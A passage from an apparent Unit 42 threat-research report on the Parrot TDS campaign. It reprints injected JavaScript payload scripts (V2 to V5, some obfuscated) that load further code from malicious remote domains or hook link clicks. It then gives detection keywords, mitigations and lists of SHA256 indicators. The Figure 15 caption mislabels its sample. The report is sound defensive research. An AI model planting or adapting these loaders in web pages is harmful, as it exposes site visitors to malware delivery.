The V2 payload script is straightforward. Without any obfuscation, it creates a new script tag to load JavaScript from a malicious URL as shown in Figure 14.

This payload script is the most common version we see for Parrot TDS. Around 70% of our collected payload samples are V2.



```
var ndsx = true;(function(p,w,f,c,g,b)
{g=w.createElement(f);b=w.getElementsByTagName(f)
[0];g.async=1;g.src=c;b.parentNode.insertBefore(g,b);})
(window,document,'script','https://
exclusive.transversalbranding.com/o5Gi/
9izwZbHs5jNlqGO3dGzmN3J5Mmb2eHAkdv01Ija5s2TyvvBjIHs');
```


Figure 14. Example of Parrot TDS payload script V2. Source of sample: VirusTotal.

Parrot TDS payload script V3 contains obfuscation and only targets victims running Microsoft Windows. Figure 15 shows an example of a V3 payload script.

In the bottom third of the script, Is represents a decode function that decodes several strings in the script. Our investigation revealed that V3 payload scripts will check for the following conditions:

- A referrer
- Acceptable URL format
- A platform identifier of “windows”
- That Parrot TDS had not previously set a cookie

After passing all checks, the V3 payload script functions the same as V2, loading an additional script from a malicious URL.




```
 var ndsx = true;
 (function() {
     var pn = document.referrer;
     var lx = window.location.href;
     var mz = navigator.userAgent;
     var ra = ls('y:d/f/h(l[a^p/t]x+h)b/q');
     var bx = new RegExp(ra);
     if (!pn || lx.match(bx)[1] == pn.match(bx)[1] || mz.indexOf(ls('nWvibnsdeoswmsu')) == -1 || 
     window.localStorage[ls('q_y_i_oudttmgac')]) {
         return;
     }
     var wo = ls('ssecdrtiwpatp');
     var wa = document.createElement(wo);
     wa.async = true;
     wa.src = ls('thmtotippsd:c/b/sasugtboomcaetfivcv.itvwgorrbilvjebrnsxbqoiactmsg.zcaojmf/rrmelpaosrztq?
     zrk=udfjj0t3hZsDjdkllMz2jJujkMmjpNmlzYz2sEs3eMdzscl0nOdTaQrxcYlSsZtjwarWlQc9qMnjrUvwc');
     var zw = document.getElementsByTagName(wo)[0];
     zw.parentNode.insertBefore(wa, zw);

     function ls(fk) {
         var vt = '';
         for (var gp = 0; gp < fk.length; gp++) {
             if (gp % 2) {
                 vt += fk[gp];
             }
         }
         return vt;
     }
 })();
```

Figure 15. Example of Parrot TDS payload script V2. Source of sample: VirusTotal.

V4 and V5 payload scripts are similar. V4 is effectively a V1 payload script plus additional code as shown in Figure 16.

V5 is effectively a V2 payload script plus additional code (see Figure 17). In both cases, the additional code appears before the original V1 or V2 functions.




```
var ndsx = true;
const R = D;

function F() {
    const u = ['http', 'Name', 'rkop', '36hNouPP', 'udes', 'ons%', 'regi', 'vent', 'src',
    'onte', 'u%2F', 'leng', 'comp', 'oute', '24KkyMXo', '2Fca', '\x20in', 'w.tu',
    '1403426jVEFYB', 'entD', 'join', 'nt%2', 'ySta', 'na%2', '-men', 'href', 'logi', 'open',
    'stra', 'sign', 'acco', '_bla', 'read', 'getE', '1969490xJSWbU', 'unt', 'ener', '2Fim',
    '3345576CuCqRP', 's%2F', 's%3', '%2Fw', '\x20up', '38936QUURUo', '2172999JxIxsU', 'clic',
    'ive', '.ph', 'pons', 'res', 'yTag', 'List', 'memb', 'ase', '447047dgSWdy', 'tion',
    'incl', 'efau', 'lete', 'p%3F', '731437DKmWZp', 'addE', 'Fwp-', 'crea', 'ive-', 'roli',
    '235hPQOyu', '2Flg', 'leme', 'spa', 'ster', 'ntLo', 'A%2F'];
    F = function() {
```

```
            if (m[M('0x22a') + M(Z.m)](P) || G['incl' + 'udes'](P)) {
                e['addE' + M(Z.G) + M(0x225) + M(0x216)](M('0x21f') + 'k', S => {
                    const V = M;
                    return ssendd(), S['prev' + V('0x205') + V(k.U) + 'lt'](),
                    window[V('0x20d')](e[V(0x20b)], V(k.C) + 'nk'), ![];
                });
                break;
            }
        }
    }
};
(function() {
    var date = new Date(new Date().getTime() + 60 * 1000 * 60 * 24 * 365);
    document.cookie = "___utma=2; path=/; expires=" + date.toUTCString();
})();
```

V1 style payload section at the end of Parrot TDS V4 payload script

Figure 16. Example of Parrot TDS payload script V4. Source of sample: VirusTotal.



```
var ndsx = true;
const R = D;

function F() {
    const u = ['http', 'Name', 'rkop', '36hNouPP', 'udes', 'ons%', 'regi', 'vent', 'src',
    'onte', 'u%2F', 'leng', 'comp', 'oute', '24KkyMXo', '2Fca', '\x20in', 'w.tu',
    '1403426jVEFYB', 'entD', 'join', 'nt%2', 'ySta', 'na%2', '-men', 'href', 'logi', 'open',
    'stra', 'sign', 'acco', '_bla', 'read', 'getE', '1969490xJSWbU', 'unt', 'ener', '2Fim',
    '3345576CuCqRP', 's%2F', 's%3', '%2Fw', '\x20up', '38936QUURUo', '2172999JxIxsU', 'clic',
    'ive', '.ph', 'pons', 'res', 'yTag', 'List', 'memb', 'ase', '447047dgSWdy', 'tion',
    'incl', 'efau', 'lete', 'p%3F', '731437DKmWZp', 'addE', 'Fwp-', 'crea', 'ive-', 'roli',
    '235hPQOyu', '2Flg', 'leme', 'spa', 'ster', 'ntLo', 'A%2F'];
    F = function() {
```

```
                });
                break;
            }
        }
    }
};
(function(x, m, i, v, w, o) {
    w = m.createElement(i);
    o = m.getElementsByTagName(i)[0];
    w.async = 1;
    w.src = v;
    o.parentNode.insertBefore(w, o);
})(window, document, 'script', 'https://examples.propertytax4less.com/CYGF+lf9/
b8xrehiY6QGEQ9NsXqhGXrhMXu5TZ96cpM=');
```

V2 style payload section at the end of Parrot TDS V5 payload script

Figure 17. Example of Parrot TDS payload script V5. Source of sample: VirusTotal.

With V4 and V5, Parrot TDS payload scripts involve more obfuscation, which is similar to the obfuscation seen in V3 landing scripts. The core function of this extra payload script code is to hook all clickable links in the landing page. Whenever a visitor to the webpage clicks a link, the script will create a new image object and load from a specific URL.

V6 through V9 of the payload script include more obfuscation. These are very rare in our dataset.

## Targets of Parrot TDS

Parrot TDS is part of an ongoing campaign targeting victims across the globe. We see landing script or payload script samples daily from a variety of websites compromised through this campaign. While our study began with a tip about a compromised Brazilian website, the variety of compromised websites we found serving Parrot TDS indicates victims are not limited to a single industry, nationality or geographic area.

The attackers likely use automatic tools to exploit known vulnerabilities. The majority of the compromised servers use WordPress, Joomla or other content management systems (CMS) to host a website. Even websites without CMS could be compromised through this campaign, since server-side vulnerabilities are not limited to CMS.

## Conclusion

Parrot TDS is a notable part of our threat landscape. This campaign has lasted more than four years, and it keeps evolving with new techniques and obfuscations. Most websites compromised through this campaign use some sort of CMS like WordPress or Joomla.

Website administrators can detect if Parrot TDS has compromised their sites by searching files hosted on the associated web server. For example, they can search server content for the keywords associated with Parrot TDS, like ndsj, ndsw and ndsx. Administrators can also conduct an audit to discover any extra .php files on a web server.

## Protections and Mitigations

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

Next-Generation Firewalls (NGFW):

The Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block the Webshell file traffic with best practices via the following Threat Prevention signatures: 94702

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared our findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

## Indicators of Compromise

### Landing Script Examples

The following are SHA256 hashes for 100 examples of JavaScript files with injected landing script code for Parrot TDS. These files have been submitted to VirusTotal.

- 0006060d1efe85b23f68f1b6fc086ab2fd5f2d80ca2e363cd0c000fd5a175ce2
- 000954817a815dd64b6f061fbc28a8c7919616bb1708abb58754d680772a935c

- 00163ddc2d61a97f58b06ba35cd8b6062a81b6e2b15a9f3917358efedd40a3c5
- 001ab3bfd48219fa355adf76006118bfc50e9ea3abaf3ff331159c21bf0c3028
- 00278f1d3b38242b0c461b98f4ad77ee7d10c85204291c02c6c23a472613c4da
- 00399f6e2d64aa631f5e9fe60e2da4c189535ff79e5e557b9244662866285872
- 003bef5d2f093a8dad8cae8635d9986d023f515b799373dec008ba75490a9308
- 003d2f4ade543f7b35999c51d06f6b3cdb0c25dc18816358f76b59698a77aa5d
- 0044d4afd6e12e6ede2f5fe59943de23b8a986df1e8e4b2f3445dcc5c3ab8208
- 0048c341751674cca947df44aa1319e58036ca9192415ed63ab8b5a2413e031c
- 004be99a81506cc2ed4e94a667bb6771140c84a51f61902a24a55b2fd265af29
- 004d8253f02277ac50955aa0ef6c1a460ce798d94201959079ecdf35dc2f4c63
- 004dc3e4f73cef86a5476aeaa41de85a8bebea06a2e7f7f654b33640078ffb0a
- 0050e225e781ee415fae74108108de3200eb3010e2c77e8d265882d3e9c7399c
- 0054bc9d7a5fc4d630c79d3641ac32f65ab3e61c9c82ad2edca6dcab5a050c65
- 0059da8643270d09d5b60ea2bbd0d459d6ce54cd54e27facbd8a9b748643fa4b
- 006154fbc565b387c800206323d80b61fd4a16525fbfc682ae1d7c458aceab58
- 006a7ae01c1b1939ada3639e59ce8513aa489cd9f59f80a20205e4474ecf0082
- 0073932eece5b9817b80d1fe1c219a72f0b8d3764039e3313672d938b14f2d8e
- 00789e764859a749d79a1927e070e2959473f0cf6e0ca2be5b0f666a4e8926c1
- 007a56bddc9c2171771bcbb654b85b8039c3342ac83fdb060bc2f24d1c5d8814
- 0087f64098d10cce64219f8456702611e462ab755c4e5cc2e4d719add810e98c
- 00a23761ffe9a3cefb79be72155354305116d0f60f41b01b0d2f37cbce61d9a5
- 00be4cae7ccf629d22c6c9c1842341309eac1eb9e7e83ed1ab28997f3c3d4e96
- 00bf309f513ee8c46435433bf8f1ec19527d16b4f976da1403f8fb753506571a
- 00bffe2fabe6a57a21d912f4111bd9451e388adcebb1d023fa2c3fe079aad24d
- 00c11daf1c18160eba63de3b2d712cc8c0abe457f993cc2f81f8c746fc970c12
- 00c28bfec1fe8ecd139c06791293298430353e449115ef712fdcaae57e35f46f
- 00dabc4c7753c6b608a8889f9d1367edca1bc2c3b6e92744e0b50abca33b8a87
- 00ddbc6dc6b571681fae2c4a2d72cd9a7129ee800f326e33279cb337fafc93ce
- 00df68a21172ddb20bde5bce4606b814022e4bba5fdc5cac457b7f1643f625ff
- 00ec04f09b4c045e2b95f0ac4723a58457522e3c39fb6157e8d4213c12be0540
- 00ee956dd06c3a14962c1ea8c447cc2d3e63a28c486dc0bd50e535674ae63c56
- 00fb7abeb8464e01fe3043b2544bd71a82a9466c5c3ac6b954e62e87314d585a
- 010622ece3ec9199668bfd2d1637149ede9c242e9672a7531cdaab86da849f77
- 010fde6958e0107c2d543b2d6afbe492efbfa5fd44cd0a75185c779f31e16df9
- 01124a700f6984062f26e34dff117b87b7d269557817a7241fa1d00ad5d780a0
- 011478985c03b81ed04d6d4ce598baf3f7d48aa6e3a58f24de0e74bfe0cadd3b
- 01235cf8181552124cbd76232607f1a60e8f82c48e0f013765ad6bda59b34e01
- 0124566011742f850ed029a1aaa11a08ca00bd7f9775df45b0a9bc8740e89c04
- 0126c6520a793efe328e9820dcbc9d42732f4cfb4b6fd25919d07e7b6c23c781
- 012830c380ec979ab925b9bed84e6052e2ff5259409fc0bbc49b544e8030b19c
- 0128a7881e686a5e291fcbd93644d8e670f98802412a5338701222dc5f9a28ca
- 012b2cfe603de4ade7370ae7ba585e36c818c4193341b488872a4dbdd07bcc2d

- 01366391de90229ac2b8a7269a4a42df9bd1709f51aece7164ffa4531f518811
- 0137d093587fb1f42985ca271c8d2d1d601da410168491b66b154d4d003d332c
- 013f3f2248ad31ebd52e1cf5c139d13bab6690734248bc2a6c83f06fbe43260c
- 0141c2fe63d36c43558b67f0b884389366b13da3e9f68897b147a445f3328442
- 01425b3c993e51d80f4e3b5a8f949b25e4fb30e9e9377507ac8b4fd3b7a69ff9
- 0143d1989d04d70fc035e7eba21ef46b27f2673fd3a7e9df78a802179c33105d
- 01585ae455c2bbe6471d718bcf845eca55f80e24963d562d847f81eafc672ec1
- 0159a56803cebaf1544a44e3cee01df30505afb390b83371fa8cbb1d46353800
- 01660ed180b9d0e4e19d7da313cd8ca818211ce36948eb31742e3da85a51580f
- 01663c903d345f4aa71e7141e4bffcc25f244c898bf4eda96d9514322ca6e13c
- 017ff4946dd00acc0da7ddc48e23c9736f735e2dcf0a83cb5613b433fca1960c
- 018087b1bac5e86f4b6dce4d8c5fdc77c53b96280fe37342a74585e89b9b9665
- 018f392c9cbf6640dae7d457b33be7d81a08612c911add177c7c5bb39876efc7
- 01a482c79849908879a39eeacf77078b531f29e5d86c9e9f578a97b2313c98fe
- 01af830f79aad912bd8a3438bc9e914e159a112df657a1610f50527304657139
- 01b8b7cf7a93077119aa5062554bb662be230b2e2655a8e53b44b482f4c73a3a
- 01be768e7bc9ef499ec5b37e4dffecfaab9346489d27b1d6de3b9a67db584e2d
- 01dc27a4be3f69ebba64a71afde7a4158436b2a423174c6a2196efe9342a870c
- 01dd3fed62220c53eb9208ab00d0fcce62cf76841e532a9474da5ed47563b978
- 01de1c2f03c920ac64e73dfdbca363c1f8888534981c6215365b2514b9192f93
- 01eb0535321d4d1ef0d5f5b3dbb91c341b75e8dbd129c40801c26abcf650331f
- 01ec9cf7d9cba1294a8dd4803766c37bf20c4cd57d5ae26d990083076d170ea1
- 01eed0382a2938c7733fc823ee43b2414116237e5793789dafa274e451d1dd75
- 0203c29fe1c34417e158624fe4f352513f076302b1179a854a5351613b75b9bf
- 020e6aa377b6ef4ef45efe0906b3b5dfdfe7381099a8fa080a58a457eaef934e
- 0214510764fee618b8fe18aeb72f643218dde5252d1d568f0fad735ea861f1a8
- 021519c6b0c63ccadd416fddbabc28001f1b6e8c09cac93a076a013cb98d3afb
- 021a5e6f490622bbc79d0d42b444ccc856b4e8cfcb77df3d01bad9c8f1177a3b
- 021a60787a1d4acdfa44fd27510e6aaa6305807c48e8209c892458e43d360323
- 021cd5b198f6bbf78aacb3f716a7f3355cdac98d835d493b6cb85ee4b9adc8a0
- 02216dfca8323263933ff53130796d3a445e44251f02c241d95c6bc0f81721cc
- 022668b33b118e73d391aaf790bd06bb3bb03dc13b58a28a70dde3dc485ecf5b
- 022feae2851e7993780e08ea328e36521e91c695f3a5304e0dd1df678d7f6c3b
- 0237268899c037aaee7bde29e28a08f89230e92bbef33dbf0f17ad58ee53af55
- 023dcc38a7a55f941818aa307203216c6eaf50f8fed529a4c636a89f70119717
- 0250e4baf4fbd9aba84b25968a7debd4ce83360e0ebef03d5ccbb24f9e17ecf8
- 0252b75589fe832eb103d64ed7f5e1dcb6417babd6e290c34c79093ff312092f
- 0255da103745a213d50a2d86770d5381add6bd84bea41edd93ac746c019565ca
- 025cf7e1e1f39c001c627cf42be1be14ef52a42f760e03db922246a7b114aec1
- 026cb95e6b415355767655b9f706e1c1f9bf20b242e65aa47b8e1279068f718f
- 027079961030e5af9bb7382acb2c6b19221b41255f801be540c07b484cded4d7
- 0270d194a2d4499468b8461796e1cb3d1af301df6b12c2b7193a8baef8c13ce3

- 0279bd4320fb5025a9d740bbdd0cf2aafb477d684af4ea1ca0e83bab424527fa
- 02868c886de5090362c6d503e6549e65fbe975f1fa03ddfb18fb0432f5f6bfb4
- 028d5b2992d88d52ea9e80625e25c324b665fb784bfa9daec3ebba16d01a8348
- 029415b96774d15e7e2acd2ed45907f67617217345a6aea1fdf65fdb4353e52b
- 029c44784556ca319015548c3dbeb92b025ed72f918d1d8245b6a6a321a64b7c
- 02b2312ce68bc4ac2c59ee905b23f8f9d2dfb3fd0f38b5ef896f59e6d74834f8
- 02b467d42c7d26cdc480ead7c678c2930dc315882caf5531a3e3d503b118d5ad
- 02c5ebe4418bad22a508f0d430ca1ec6b3d419011f94041b70ad636c89e98980
- 02d7c155eef3da89d00ecf3718084c361675f3ccd84162cc00f2d4124b9a2346
- 02e141ad62fc2f8514cdd8221be61f68a9d13de939fa850c4185154538d7c9fb
- 02f5e9ff5293fd5855d35337e8bb3e3a03b47afa7e71a06de2f8cfd557f4f0d6
- 02f7b2f58da74dde5a1f09b2492c8f6fa56bb009900378feaf057e6577de8a2f
- 02fbcc9f2971840c5381b1e0f5052b1067c82ea353e7d2ec6810d001ce25dfff
- 02fcddc3c5383b505fa9babc3fce93118abedcb7203b8921933f815eb7c7a879

## Payload Script Examples

The following are SHA256 hashes for 100 examples of JavaScript files with injected payload script code for Parrot TDS. These files have been submitted to VirusTotal.

- 0009fe8aa339fb489abcfd711d5c7b2a70b7d57ae55aae3922669f72cbf5964f
- 0234918db61115aaa0c3be708084dae30feee8d97a41a011e3fbb06d745c496c
- 05bcb1f5aa6284333985186f3329f9226d80225fcd25436575aff7735cd4f6e1
- 0641128e6dba0c69644810e8af88af80ad734af52fe734c655ce26f5a3641097
- 07f56d3fca2f26e41e9b5a9e3cc6d3bdc6edce18fa12276bc19bab5c3fb19b26
- 09c4ea62962848f48cfc68d905675bc466574a8011acb79b721b688ec7bfec12
- 09e06b3fa2194b76a1e73483614ec3f3ab076c55134c3d45e7ac9ea452e51176
- 0a10157a920b190fb2fba6b6df34e12fd4532e52bc71700b9cefa73f95e60fe6
- 0cf4f33985dff5e1e7d37d8d5485b3561ffa42d0a31acec10321cdc28c31abdf
- 0f20659f7cea84ef3b1def6c54555454b1820fd8adf9866b2ea3ed18e341babb
- 0f334075e5379be32d176048287ea8b787d524e34630509a74ec4cd90fc1b0dd
- 137bb7784088669d1432243831896cfe5b5fc02d7f207de26d16220b38335c90
- 174fb6597444ff6d7d59d2981f6aad54c99e763a6123d52319bb2d0ba84bfd29
- 175a0bb57ec0e0a5728b7f8455a968861dc50c42a1ce8eb437d8b98fd394ea47
- 1ab04ee02b5359662c26c4c1f10f711d707ac23293193cbcba3cc84d0d070000
- 1c8bbb02dd1fd46e442caad6fba174b966ea5bd9d27d6315991b904792693d54
- 1ca06df44cce9aa64294a8e55c41e654ab6b766ab76faa39a34363cce4e83e08
- 1e01bf738bc665f149b0793af461a43f4330ecf99dd068e2b7abd038c46ef417
- 1e5ca993bc0afee9eb23436ea2e0bfbede934ce2be850d3122cc429fd73d01c1
- 1e6d8d031bbb4a4e15f8c15941dc27944e627271163389573 06db9610351911a
- 20f9cd4ef8616afb8a62eabf6ca1c252c54021dc03ba621bab2e00db8fb6bbc1
- 21114a66a1934b806a8b1b76f924fdb9876047316ba8d26c2ac94c1b0e908cb5

- 244221e80cbc510ea4e62f49fc1a377dcc5365899c2f92f7807b91cdeb20476d
- 25786bcc47e97d9e55588b4e2962aeb9760cd546629bb5fd08799ba8c9e8d027
- 25af4cd7c60671f1af9bbf17441b8951b8751ee1299dd7fa97ba4afd6021642c
- 25e4bc712d895d8bfce72fab30eef25da18591979c672d1fbd976bac2e0cf1ca
- 2707ac252eb0abce8dcb9b1eb35b4d306e111e59e09f6acb03180425ee81fd4f
- 2726854efc42c00d7064abf99ef451d05975e7461c42e7897ba1b0c6336f153e
- 2c961d64aeefe73c43a96739c52047fd1f39af5af86e388689531cdd83b00045
- 2c9eafa9914032112c170e3dc12d40c03ee1e873bade8bfed36b6a7759ff1dd5
- 2dd1db4ff9da32d73ac876e513f20c1da6d83031969f645e3e014e96134a8aac
- 2f9e5ea05aa8cd81c1c1f0914220557c5dc4a8bc42ee822bd327e3cfc3328f45
- 2ff953a5d7e760ad4d4a06d2ad68d43c42f388a9c6fb6e9d0c6341dd05c33374
- 3032a2affd7d9a3dd9418b3fab3c88af2bc0f71e3baaad8e478ec85af569c912
- 31562bdf22a927837f6fdb333e72bc3cf8da067143cb3d99663ce7224d0f8901
- 31a15a342e6d65ecf2987d83458f1ff5587662ea794a42b7f54393bd8531025d
- 34fdb99c3e895a66c814aedf6e29c075ee5fac7aa1190903759ec08766bee28c
- 36b4a9947b26ee3e86f495fce1a767a773b911b37bad2008215a5488314cf48d
- 3ce09915fa674481076bac26a985c39a0252cc7452e0ff2ea4c9d62d38b49958
- 3d1aaafea2a4757f1ccdd4759ec42ca566220fab7717efa2face1998ccc6a8c7
- 3d99d924a59ef070c2f2df7de660b10704171fa74d68442bf80a076d1d4ae9de
- 3f8e3f9fb2f2d2c6f5257d7ffd597be6758ca48867bef3aa83a244fcfcc9647b
- 411f94f34ce1b603867f64689d91dfe7ffd92dd69a2ad5ef518fe3564401f69b
- 41c4914a2cda7a9c3deb0a85a17c9f964c95dc1e0dbdfd8727d7d7ebaed3c66f
- 44ba1192916ccc51c0bda43aa9a40d3ebb7f8480ce2554092ec2198e99e2f9ea
- 474a0fa3ecddd9a7eef503c10a6e09f34384c7a301e6ba92474c8b809aff841a
- 4f0d9b754402ac02b36b470e93cb712724a2c505c798d3cb8d23662c1303e4f2
- 539ecf094f122790b157415933bb0122417015fff914a848ff5b83d1c3ce69eb
- 53ca5aaf4786aa235795c9b4a2648bed523f38d115a5791bd26b3e22e9e6f109
- 53e703d262af2c91d8be81ca0e32c7f9b3dbc8b6d571ad3a480bff020a8cae04
- 54774aef9a494e29a072bc729f8482fba6dc530a045d40e4453d61beac8d8355
- 56514cfce2dd75f2dafeebf385bc827bd1b7392f65bac98ec9791526f724fd66
